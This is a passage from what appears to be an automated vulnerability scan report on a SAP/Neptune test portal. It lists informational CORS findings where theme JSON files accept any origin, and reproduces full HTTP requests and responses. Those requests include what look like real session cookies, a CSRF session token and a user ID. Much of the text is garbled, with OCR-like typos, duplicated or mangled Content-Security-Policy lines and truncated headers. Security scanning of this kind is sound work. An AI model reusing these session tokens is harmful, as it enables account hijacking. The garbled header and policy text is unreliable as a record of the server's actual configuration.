https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: :
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
        _sap_m_Bar_AppHeight": "3333px",
        sap m Bar HeaderHeight": "68px"
         sap_m_Bar_MinHeightForHeader": "3401px",
        sap_m_BusyDialog_IndicatorMargin": "1.5rem 0",
         sap_m_BusyDialog_IndicatorMarg
   ..[SNIP]...
```

# 11.19. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://obmpqilngbvk.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://obmpqilngbvk.com
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:27:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2418
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
```

```
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
       sap_suite_ui_commons_StatusIndicator_SmallLabelMargin": "0.375rem",
      sap_suite_ui_commons_StatusIndicator_MediumLabelMargin": "0.5rem",
       sap_suite_ui_commons_StatusIndicator_LargeLabelMargin
   ..[SNIP]...
```

# 11.20. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://umaqheiyurhq.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json HTTP/1.1
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt· 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://umagheivurhg.com
```

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 2001
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
```

```
last-modified: Fri, 20 May 2022 10:23:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
        sap_suite_ui_microchart_InteractiveBarChart_BarBackground": "#265f96"
        sap_suite_ui_microchart_InteractiveBarChart_BarHoverBackground": "rgba(38,95,150,0.2)",
        sap suite ui microchart Intera
  ..[SNIP]...
```

# 11.21. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://deqgvgssayyr.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json HTTP/1.1
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt· 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://deqgvgssayyr.com
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
```

```
content-type: application/json
 Content-Length: 2423
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 last-modified: Fri, 20 May 2022 10:23:29 GMT
 sap-dms: KW
 ms-author-via: DAV
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com/https://maps.gstatic.com https://s.googleapis.com/https://*.mqcn.com:ana.ondemand.com https://syndication.twitter.com https://syndicat
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
          sap_tnt_NavigationList_ItemHeight": "2.75rem",
        sap_tnt_NavigationList_NolconsGroupPadding": "1rem",
_sap_tnt_NavigationList_NolconsNestedItemPadding": "2rem",
           sap_tnt_ToolHeader_ITHOverfl
    .[SNIP]..
```

# 11.22. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://kpjczdzbcxsz.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EF158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPrwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PS2p8TAPrncyuPjlr5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnkM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QrvOl%3D; ai_user=KMQQH6AyP33gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUbo0y2lGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US_en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Mod
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:26:52 GMT
```

```
Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json
 Content-Length: 47171
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin: *
 last-modified: Fri, 20 May 2022 10:23:31 GMT
 sap-dms: KW
 ms-author-via: DAV
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
 https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.ccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://s.monitor.azure.com/scripts/; img-src 'self' \unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mqcdn.com:443 https://syndication.twitter.com
 https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boo
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
       "sapBrandColor": "#3079BF"
       "sapHighlightColor": "#265f96",
"sapBaseColor": "#fff",
"sapShellColor": "#fff",
        "sapBackgroundColor": "#f9f9fd"
        "sapFontFamily": "\"72full\", Arial, Helvetica, sa
```

# 11.23. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json

### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://cembntscdxpx.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

# Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfx0Vzqwsyf%2BuEw8A%2FEnKM%2Bof00tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOliv3D; ai_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2|Git_BRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://cembntscdxpx.com
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:28:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6673
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 20 May 2022 10:23:33 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mapcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https:/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
